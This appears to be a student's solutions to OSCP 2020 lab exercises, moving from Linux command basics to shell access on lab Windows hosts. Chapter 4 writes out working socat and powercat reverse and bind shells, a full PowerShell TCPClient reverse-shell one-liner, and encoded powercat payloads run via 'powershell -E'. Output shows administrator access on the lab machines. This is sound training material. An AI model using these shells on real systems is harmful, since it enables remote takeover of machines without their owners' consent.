

OSCP Lab Exercises (2020)

2.4.3.4 Exercises


☐ Use man to look at the man page for one of your preferred commands.




☐ Use man to look for a keyword related to file compression.




☐ Use which to locate the pwd command on your Kali virtual machine.



☐ Use locate to locate wce32.exe on your Kali virtual machine.



☐ Use find to identify any file (not directory) modified in the last day, NOT owned by the root user and execute ls -l on them. Chaining/piping commands is NOT allowed!



3.1.3.2 Exercises

☐ Inspect your bash history and use history expansion to re-run a command from it.

```
root@CoolHandKali:/Yeet/Machines/OSCP/Lab# !520
whoami
root
```

☐ Execute different commands of your choice and experiment browsing the history through the shortcuts as well as the reverse-i-search facility

```
root@CoolHandKali:/Yeet/Machines/OSCP/Lab# whoami
root
(reverse-i-search)`who': whoami
```

3.2.5.1 Exercises

☐ Use the cat command in conjunction with sort to reorder the content of the /etc/passwd file on your Kali Linux system.

```
root@CoolHandKali:/Yeet/Machines/OSCP/Lab# cat /etc/passwd | sort
_apt:x:100:65534::/nonexistent:/usr/sbin/nologin
avahi:x:124:129:Avahi mDNS daemon,,,:/var/run/avahi-daemon:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
colord:x:130:138:colord colour management daemon,,,:/var/lib/colord:/usr/sbin/nologin
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
Debian-exim:x:134:142::/var/spool/exim4:/usr/sbin/nologin
Debian-snmp:x:118:123::/var/lib/snmp:/bin/false
dnsmasq:x:114:65534:dnsmasq,,,:/var/lib/misc:/usr/sbin/nologin
games:x:5:60:games:/usr/games:/usr/sbin/nologin
geoclue:x:131:139::/var/lib/geoclue:/usr/sbin/nologin
gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/usr/sbin/nologin
inetsim:x:129:137::/var/lib/inetsim:/usr/sbin/nologin
iodine:x:111:65534::/var/run/iodine:/usr/sbin/nologin
irc:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin
king-phisher:x:133:141::/var/lib/king-phisher:/usr/sbin/nologin
```

☐ Redirect the output of the previous exercise to a file of your choice in your home directory.

```
root@CoolHandKali:/Yeet/Machines/OSCP/Lab# cat /etc/passwd | sort > /home/squid/SortedEtcPasswd.txt
```

3.3.5.1 Exercises

☐ Using /etc/passwd, extract the user and home directory fields for all users on your Kali machine for which the shell is set to /bin/false. Make sure you use a Bash one-liner to print the output to the screen. The output should look similar to Listing 53 below:

```
root@CoolHandKali:/Yeet/Machines/OSCP/Lab# cat /etc/passwd | grep /bin/false | while read line; do echo $line; done | awk -F ":" '{print "The User " $1 " home directory is " $6}'
The User mysql home directory is /nonexistent
The User tss home directory is /var/lib/tpm
The User Debian-snmp home directory is /var/lib/snmp
The User lightdm home directory is /var/lib/lightdm
```

☐ Copy the /etc/passwd file to your home directory (/home/kali).

```
root@CoolHandKali:/home/squid# cp /etc/passwd /home/squid/
root@CoolHandKali:/home/squid# ls
Desktop  Downloads  go  oradiag_squid  passwd
```

☐ Use cat in a one-liner to print the output of the /kali/passwd and replace all instances of the “Gnome Display Manager” string with “GDM”

```
root@CoolHandKali:/home/squid# cat passwd | sed 's/squid/ANonRootUser/g' | sort && echo "Gnome Display Mangager does not exist"
ANonRootUser:x:1000:1000:ANonRootUser,,,:/home/ANonRootUser:/bin/bash
```

3.5.3.1 Exercises

☐ Download the archive from the following URL https://offensive-security.com/pwk-files/scans.tar.gz

```
root@CoolHandKali:/home/squid# wget https://offensive-security.com/pwk-files/scans.tar.gz
--2020-05-26 13:07:23--  https://offensive-security.com/pwk-files/scans.tar.gz
Resolving offensive-security.com (offensive-security.com)... 192.124.249.5
Connecting to offensive-security.com (offensive-security.com)|192.124.249.5|:443... connected.
HTTP request sent, awaiting response... 200 OK
Length: 2740 (2.7K) [application/x-gzip]
Saving to: 'scans.tar.gz'

scans.tar.gz                                        100%[=================================================================

2020-05-26 13:07:24 (131 MB/s) - 'scans.tar.gz' saved [2740/2740]

root@CoolHandKali:/home/squid#
```

☐ This archive contains the results of scanning the same target machine at different times. Extract the archive and see if you can spot the differences by diffing the scans.

```
Some closed ports may be reported as filtered due to --defeat-rst-ratelimit
PORT      STATE SERVICE REASON         VERSION
22/tcp    open  ssh     syn-ack ttl 63 OpenSSH 5.3p1 Debian 3ubuntu3 (Ubuntu Linux; protocol 2.0)
80/tcp    open  http    syn-ack ttl 63 Apache httpd 2.2.14 ((Ubuntu))
10443/tcp open  http    syn-ack ttl 63 CoreHTTP httpd 0.5.3.1
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
```

```
Some closed ports may be reported as filtered due to --defeat-rst-ratelimit
PORT      STATE SERVICE REASON         VERSION
22/tcp    open  ssh     syn-ack ttl 63 OpenSSH 5.3p1 Debian 3ubuntu3 (Ubuntu Linux; pr
80/tcp    open  http    syn-ack ttl 63 Apache httpd 2.2.14 ((Ubuntu))
1337/tcp  open  waste?  syn-ack ttl 63
10443/tcp open  http    syn-ack ttl 63 CoreHTTP httpd 0.5.3.1
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
```

```
Completed Ping Scan at 14:20, 3.01s elapsed (1 total hosts)
```

```
Completed Ping Scan at 14:26, 0.13s elapsed (1 total hosts)
Initiating Parallel DNS resolution of 1 host. at 14:26
Completed Parallel DNS resolution of 1 host. at 14:26, 0.03s elapsed
Initiating SYN Stealth Scan at 14:26
Scanning 10.11.1.118 [65535 ports]
Discovered open port 445/tcp on 10.11.1.118
Discovered open port 3389/tcp on 10.11.1.118
Discovered open port 135/tcp on 10.11.1.118
Discovered open port 139/tcp on 10.11.1.118
Discovered open port 49666/tcp on 10.11.1.118
Discovered open port 49667/tcp on 10.11.1.118
Discovered open port 49673/tcp on 10.11.1.118
Discovered open port 49668/tcp on 10.11.1.118
```

```
Some closed ports may be reported as filtered due to --defeat-rst-ratelimit
PORT     STATE SERVICE      REASON         VERSION
21/tcp   open  ftp          syn-ack ttl 63 vsftpd 2.0.1
22/tcp   open  ssh          syn-ack ttl 63 OpenSSH 3.9p1 (protocol 1.99)
80/tcp   open  http         syn-ack ttl 63 Apache httpd 2.0.52 ((CentOS))
111/tcp  open  rpcbind      syn-ack ttl 63 2 (RPC #100000)
139/tcp  open  netbios-ssn  syn-ack ttl 63 Samba smbd 3.X - 4.X (workgroup: MYGROUP)
443/tcp  open  ssl/https?   syn-ack ttl 63
445/tcp  open  netbios-ssn  syn-ack ttl 63 Samba smbd 3.X - 4.X (workgroup: MYGROUP)
631/tcp  open  ipp          syn-ack ttl 63 CUPS 1.1
3306/tcp open  mysql?       syn-ack ttl 63
```

```
Some closed ports may be reported as filtered due to --defeat-rst-ratelimit
PORT     STATE SERVICE      REASON         VERSION
21/tcp   open  ftp          syn-ack ttl 63 vsftpd 2.0.1
22/tcp   open  ssh          syn-ack ttl 63 OpenSSH 3.9p1 (protocol 1.99)
111/tcp  open  rpcbind      syn-ack ttl 63 2 (RPC #100000)
139/tcp  open  netbios-ssn  syn-ack ttl 63 Samba smbd 3.X - 4.X (workgroup: MYGROUP)
445/tcp  open  netbios-ssn  syn-ack ttl 63 Samba smbd 3.X - 4.X (workgroup: MYGROUP)
631/tcp  open  ipp          syn-ack ttl 63 CUPS 1.1
```

3.6.3.1 Exercises

☐ Find files that have changed on your Kali virtual machine within the past 7 days by running a specific command in the background.

```
root@CoolHandKali:/home/squid# find / -type f -mtime -7 > filechage.txt &
[1] 3102
```

☐ Re-run the previous command and suspend it; once suspended, background it.

```
root@CoolHandKali:/home/squid# find / -type f -mtime -7 > filechage.txt
^Z
[1]+  Stopped                 find / -type f -mtime -7 > filechage.txt
root@CoolHandKali:/home/squid# bg
[1]+ find / -type f -mtime -7 > filechage.txt &
```

☐ Bring the previous background job into the foreground.

```
fg
bash: fg: job has terminated
[1]+  Exit 1                  find / -type f -mtime -7 > filechage.txt
```

☐ Start the Firefox browser on your Kali system. Use ps and grep to identify Firefox's PID.

```
root@CoolHandKali:/home/squid# ps -elf | grep firefox
0 S squid       3172    1117 10  80   0 - 678312 -     13:35 ?        00:00:02 /usr/lib/firefo
0 S squid       3214    3172 10  80   0 - 647426 -     13:35 ?        00:00:01 /usr/lib/firefo
0200206211857 -greomni /usr/lib/firefox-esr/omni.ja -appomni /usr/lib/firefox-esr/browser/omni
0 S squid       3253    3172  4  80   0 - 614162 -     13:35 ?        00:00:00 /usr/lib/firefo
D 20200206211857 -greomni /usr/lib/firefox-esr/omni.ja -appomni /usr/lib/firefox-esr/browser/o
0 S squid       3299    3172  0  80   0 - 592094 -     13:36 ?        00:00:00 /usr/lib/firefo
D 20200206211857 -greomni /usr/lib/firefox-esr/omni.ja -appomni /usr/lib/firefox-esr/browser/o
0 S root        3335    2203  0  80   0 -  1518 -      13:36 pts/1    00:00:00 grep firefox
```

☐ Terminate Firefox from the command line using its PID.

```
root@CoolHandKali:/home/squid# kill 3172
root@CoolHandKali:/home/squid# ps -elf | grep firefox
0 S root        3338    2203  0  80   0 -  1518 -      13:36 pts/1    00:00:00 grep firefox
root@CoolHandKali:/home/squid#
```

3.7.2.1 Exercises

☐ Start your apache2 web service and access it locally while monitoring its access.log file in real-time.

```
root@CoolHandKali:/home/squid# tail -f /var/log/apache2/access.log
127.0.0.1 - - [26/May/2020:14:00:22 -0400] "GET /index.html HTTP/1.1" 200 11012 "-" "Wget/1.20.3 (linux-gnu)"
```

☐ Use a combination of watch and ps to monitor the most CPU-intensive processes on your Kali machine in a terminal window; launch different applications to see how the list changes in real time.

```
Every 1.0s: ps -eo pid,ppid,cmd,%mem,%cpu --sort=-%cpu | head

    PID    PPID CMD                         %MEM %CPU
   3736    1117 xfce4-screenshooter          0.4  3.4
    749     608 /usr/lib/xorg/Xorg :0 -seat  2.1  0.5
   1093    1030 xfwm4                        0.9  0.1
   1886       1 /usr/bin/python2 /usr/bin/c  1.5  0.1
   1934    1117 /usr/bin/python3 /usr/bin/t  0.8  0.1
      1       0 /sbin/init splash            0.1  0.0
      2       0 [kthreadd]                   0.0  0.0
      3       2 [rcu_gp]                     0.0  0.0
      4       2 [rcu_par_gp]                 0.0  0.0
```

3.8.3.1 Exercise

☐ Download the PoC code for an exploit from https://www.exploit-db.com using curl, wget, and axel, saving each download with a different name.

```
root@CoolHandKali:/home/squid# axel -n 10 -o 48509.axel https://www.exploit-db.com/raw/48509
Initializing download: https://www.exploit-db.com/raw/48509
File size: 2796 bytes
Opening output file 48509.axel
Starting download

[100%] [.....................................................................................................................] [   6.8KB/s]

Downloaded 2.73047 Kilobyte(s) in 0 second(s). (6.76 KB/s)
root@CoolHandKali:/home/squid# ls
48509.axel  48509.curl  48509.wget  Desktop  Downloads  filechage.txt  go  oradiag_squid
root@CoolHandKali:/home/squid# rm -r 48509.*
root@CoolHandKali:/home/squid# axel -n 10 -o 48509.axel https://www.exploit-db.com/raw/48509
Initializing download: https://www.exploit-db.com/raw/48509
File size: 2796 bytes
Opening output file 48509.axel
Starting download

[100%] [.....................................................................................................................] [   6.8KB/s]

Downloaded 2.73047 Kilobyte(s) in 0 second(s). (6.79 KB/s)
root@CoolHandKali:/home/squid# curl https://www.exploit-db.com/raw/48509 > 48509.curl
  % Total    % Received % Xferd  Average Speed   Time    Time     Time  Current
                                 Dload  Upload   Total   Spent    Left  Speed
100  2796  100  2796    0     0   6502      0 --:--:-- --:--:-- --:--:--  6502
root@CoolHandKali:/home/squid# wget -O 48509.wget https://www.exploit-db.com/raw/48509
--2020-05-26 14:21:08--  https://www.exploit-db.com/raw/48509
Resolving www.exploit-db.com (www.exploit-db.com)... 192.124.249.8
Connecting to www.exploit-db.com (www.exploit-db.com)|192.124.249.8|:443... connected.
HTTP request sent, awaiting response... 200 OK
Length: 2796 (2.7K) [text/plain]
Saving to: '48509.wget'

48509.wget                                  100%[=============================================================================================>]   2.73K  --.-KB/s    in 0

2020-05-26 14:21:09 (64.5 MB/s) - '48509.wget' saved [2796/2796]

root@CoolHandKali:/home/squid# ls
48509.axel  48509.curl  48509.wget  Desktop  Downloads  filechage.txt  go  oradiag_squid
```

3.9.3.1 Exercises

☐ Create an alias named ".." to change to the parent directory and make it persistent across terminal sessions.

```
# Some more alias to avoid making mistakes:
# alias rm='rm -i'
# alias cp='cp -i'
# alias mv='mv -i'
alias ..='cd ..'
export PATH=/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/bin:/usr/local/go/bin
export PATH=/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/bin:/usr/local/go/bin
export PATH=$PATH:/usr/local/go/bin
```

```
root@CoolHandKali:/home/squid# ..
root@CoolHandKali:/home#
```

☐ Permanently configure the history command to store 10000 entries and include the full date in its output.

```
export HISTSIZE=10000
export HISTTIMEFORMAT='%F %T '
```

```
root@CoolHandKali:/Yeet/Machines/OSCP/Lab# history | head
    1  2020-05-26 15:20:17 exit
    2  2020-05-26 15:20:17 locate users | grep common
    3  2020-05-26 15:20:17 locate users
    4  2020-05-26 15:20:17 locate users | grep .txt
    5  2020-05-26 15:20:17 head /Yeet/Tools/kerbrute/users.txt
    6  2020-05-26 15:20:17 head /usr/share/metasploit-framework/data/wordlists/default_users_for_services_unhash.txt
    7  2020-05-26 15:20:17 wc -l /usr/share/metasploit-framework/data/wordlists/default_users_for_services_unhash.txt
    8  2020-05-26 15:20:17 exit
    9  2020-05-26 15:20:17 nano /etc/passwd
   10  2020-05-26 15:20:17 nano /etc/hosts
```

4.2.4.1 Exercises

☐ Use socat to transfer powercat.ps1 from your Kali machine to your Windows system. Keep the file on your system for use in the next section.

```
root@CoolHandKali:/Yeet/Machines/OSCP/Lab# socat TCP4-LISTEN:443,fork file:powercat.ps1
```

```
PS C:\Users\Administrator\Desktop>  socat TCP4:192.168.119.167:443 file:powercat.ps1,create
PS C:\Users\Administrator\Desktop> ls


    Directory: C:\Users\Administrator\Desktop


Mode                 LastWriteTime         Length Name
----                 -------------         ------ ----
-a----         5/26/2020   1:44 PM          37641 powercat.ps1
```

☐ Use socat to create an encrypted reverse shell from your Windows system to your Kali machine.

```
root@CoolHandKali:/Yeet/Machines/OSCP/Lab# openssl req -newkey rsa:2048 -nodes -keyout bind_shell.key -x509 -days 36 2 -out bind_shell.crt
req: Use -help for summary.
root@CoolHandKali:/Yeet/Machines/OSCP/Lab# openssl req -newkey rsa:2048 -nodes -keyout bind_shell.key -x509 -days 365 -out bind_shell.crt
Generating a RSA private key
..............................+++++
.......+++++
writing new private key to 'bind_shell.key'
-----
You are about to be asked to enter information that will be incorporated
into your certificate request.
What you are about to enter is what is called a Distinguished Name or a DN.
There are quite a few fields but you can leave some blank
For some fields there will be a default value,
If you enter '.', the field will be left blank.
-----
Country Name (2 letter code) [AU]:US
State or Province Name (full name) [Some-State]:Pennsylvania
Locality Name (eg, city) []:Fawn Grove
Organization Name (eg, company) [Internet Widgits Pty Ltd]:USMC
Organizational Unit Name (eg, section) []:MarForCyber
Common Name (e.g. server FQDN or YOUR name) []:yee.wtf
Email Address []:
root@CoolHandKali:/Yeet/Machines/OSCP/Lab#  cat bind_shell.key bind_shell.crt > bind_shell.pem
root@CoolHandKali:/Yeet/Machines/OSCP/Lab# socat OPENSSL-LISTEN:443,cert=bind_shell.pem,verify=0,fork EXEC:/bin/bash
```

```
PS C:\Users\Administrator\Desktop> socat - OPENSSL:192.168.119.167:443,verify=0
id
uid=0(root) gid=0(root) groups=0(root)
```

☐ Create an encrypted bind shell on your Windows system. Try to connect to it from Kali without encryption. Does it still work?

```
C:\Users\Administrator\Desktop> socat TCP4:192.168.119.167:443 file:bind_shell.pem,create

C:\Users\Administrator\Desktop>socat OPENSSL-LISTEN:443,cert=bind_shell.pem,verify=0,fork EXEC:'cmd.exe',pipes
```

```
root@CoolHandKali:/Yeet/Machines/OSCP/Lab# socat TCP4-LISTEN:443,fork file:bind_shell.pem
^Croot@CoolHandKali:/Yeet/Machines/OSCP/Lab# socat - OPENSSL:192.168.167.10:443,verify=0
Microsoft Windows [Version 10.0.16299.15]
(c) 2017 Microsoft Corporation. All rights reserved.

C:\Users\Administrator\Desktop>whoami
whoami
client251\administrator
```

☐ Make an unencrypted socat bind shell on your Windows system. Connect to the shell using Netcat. Does it work? Note: If cmd.exe is not executing, research what other parameters you may need to pass to the EXEC option based on the error you receive.

```
C:\Users\Administrator\Desktop>socat TCP4-LISTEN:443,fork EXEC:'cmd.exe',pipes
```

```
root@CoolHandKali:/Yeet/Machines/OSCP/Lab# socat TCP4:192.168.167.10:443
2020/05/26 17:13:52 socat[6291] E exactly 2 addresses required (there are 1); use option "-h" for help
root@CoolHandKali:/Yeet/Machines/OSCP/Lab# socat - TCP4:192.168.167.10:443
Microsoft Windows [Version 10.0.16299.15]
(c) 2017 Microsoft Corporation. All rights reserved.

C:\Users\Administrator\Desktop>
```

4.3.8.1 Exercises

☐ Use PowerShell and powercat to create a reverse shell from your Windows system to your Kali machine.

```
PS C:\Users\Administrator\Desktop> $client = New-Object System.Net.Sockets.TCPClient("192.168.119.167",80);$stream = $client.GetStream
();[byte[]]$bytes = 0..65535|%{0};while(($i = $stream.Read($bytes, 0, $bytes.Length)) -ne 0){;$data = (New-Object -TypeName System.Tex
t.ASCIIEncoding).GetString($bytes,0, $i);$sendback = (iex $data 2>&1 | Out-String );$sendback2  = $sendback + "PS " + (pwd).Path + "> 
";$sendbyte = ([text.encoding]::ASCII).GetBytes($sendback2);$stream.Write($sendbyte,0,$sendbyte.Length);$stream.Flush()};$client.Close
()
```

```
root@CoolHandKali:/Yeet/Machines/OSCP/Lab# nc -nlvp 80
listening on [any] 80 ...
connect to [192.168.119.167] from (UNKNOWN) [192.168.167.10] 52514
whoami
client251\administrator
PS C:\Users\Administrator\Desktop>
```

```
PS C:\Users\Administrator\desktop> . .\powercat.ps1
PS C:\Users\Administrator\desktop> powercat -c 192.168.119.167 -p 443 -e cmd.exe
PS C:\Users\Administrator\desktop> powercat -c 192.168.119.167 -p 443 -e cmd.exe
```

```
root@CoolHandKali:/Yeet/Machines/OSCP/Lab# nc -nlvp 4
listening on [any] 443 ...
connect to [192.168.119.167] from (UNKNOWN) [192.168.
Microsoft Windows [Version 10.0.16299.15]
(c) 2017 Microsoft Corporation. All rights reserved.

C:\Users\Administrator>
```

☐ Use PowerShell and powercat to create a bind shell on your Windows system and connect to it from your Kali machine. Can you also use powercat to connect to it locally?

```
PS C:\Users\Administrator> $listener = [System.Net.Sockets.TcpListener]443;$listener.start();$client = $listener.AcceptT
cpClient();$stream = $client.GetStream();[byte[]]$bytes = 0..65535|%{0};while(($i = $stream.Read($bytes, 0, $bytes.Lengt
h)) -ne 0){;$data = (New-Object -TypeName System.Text.ASCIIEncoding).GetString($bytes,0, $i);$sendback = (iex $data 2>&1
 | Out-String );$sendback2  = $sendback + "PS " + (pwd).Path + "> ";$sendbyte = ([text.encoding]::ASCII).GetBytes($sendb
ack2);$stream.Write($sendbyte,0,$sendbyte.Length);$stream.Flush()};$client.Close();$listener.Stop()
```

```
root@CoolHandKali:/Yeet/Machines/OSCP/Lab# nc 192.168.167.10 443
whoami
client251\administrator
PS C:\Users\Administrator>
```

```
PS C:\Users\Administrator\Desktop> . .\powercat.ps1
PS C:\Users\Administrator\Desktop> powercat -l -p 443 -e cmd.exe
```

```
root@CoolHandKali:/Yeet/Machines/OSCP/Lab# nc 192.168.167.10 443
id
Microsoft Windows [Version 10.0.16299.15]'id' is not recognized as an internal or external command,
operable program or batch file.

(c) 2017 Microsoft Corporation. All rights reserved.

C:\Users\Administrator>id

C:\Users\Administrator>id
id
'id' is not recognized as an internal or external command,
operable program or batch file.

C:\Users\Administrator>whoami
whoami
client251\administrator
```

☐ Use powercat to generate an encoded payload and then have it executed through powershell. Have a reverse shell sent to your Kali machine, also create an encoded bind shell on your Windows system and use your Kali machine to connect to it.

```
PS C:\Users\Administrator\Desktop> . .\powercat.ps1
PS C:\Users\Administrator\Desktop> powercat -c 192.168.119.167 -p 443 -e cmd.exe -ge > EncodedReverseShell.ps1
PS C:\Users\Administrator\Desktop> $content = get-content .\EncodedReverseShell.ps1 -Raw
PS C:\Users\Administrator\Desktop> powershell.exe -E $content
```


```
root@CoolHandKali:/Yeet/Machines/OSCP/Lab# nc -nlvp 443
listening on [any] 443 ...
connect to [192.168.119.167] from (UNKNOWN) [192.168.167.10] 53459
whoami

Microsoft Windows [Version 10.0.16299.15]
(c) 2017 Microsoft Corporation. All rights reserved.

C:\Users\Administrator\Desktop>whoami
client251\administrator
```

```
PS C:\Users\Administrator\Desktop> powercat -l -p 443 -e cmd.exe -ge > EncodedBindShell.ps1
PS C:\Users\Administrator\Desktop> $content = get-content .\EncodedBindShell.ps1 -Raw
PS C:\Users\Administrator\Desktop> powershell.exe -E $content
```


```
root@CoolHandKali:/Yeet/Machines/OSCP/Lab# nc 192.168.167.10 443
whoami
Microsoft Windows [Version 10.0.16299.15]
(c) 2017 Microsoft Corporation. All rights reserved.

C:\Users\Administrator\Desktop>whoami
client251\administrator
```

4.4.5.1 Exercises

☐ Use Wireshark to capture network activity while attempting to connect to 10.11.1.217 on port 110 using Netcat, and then attempt to log into it.



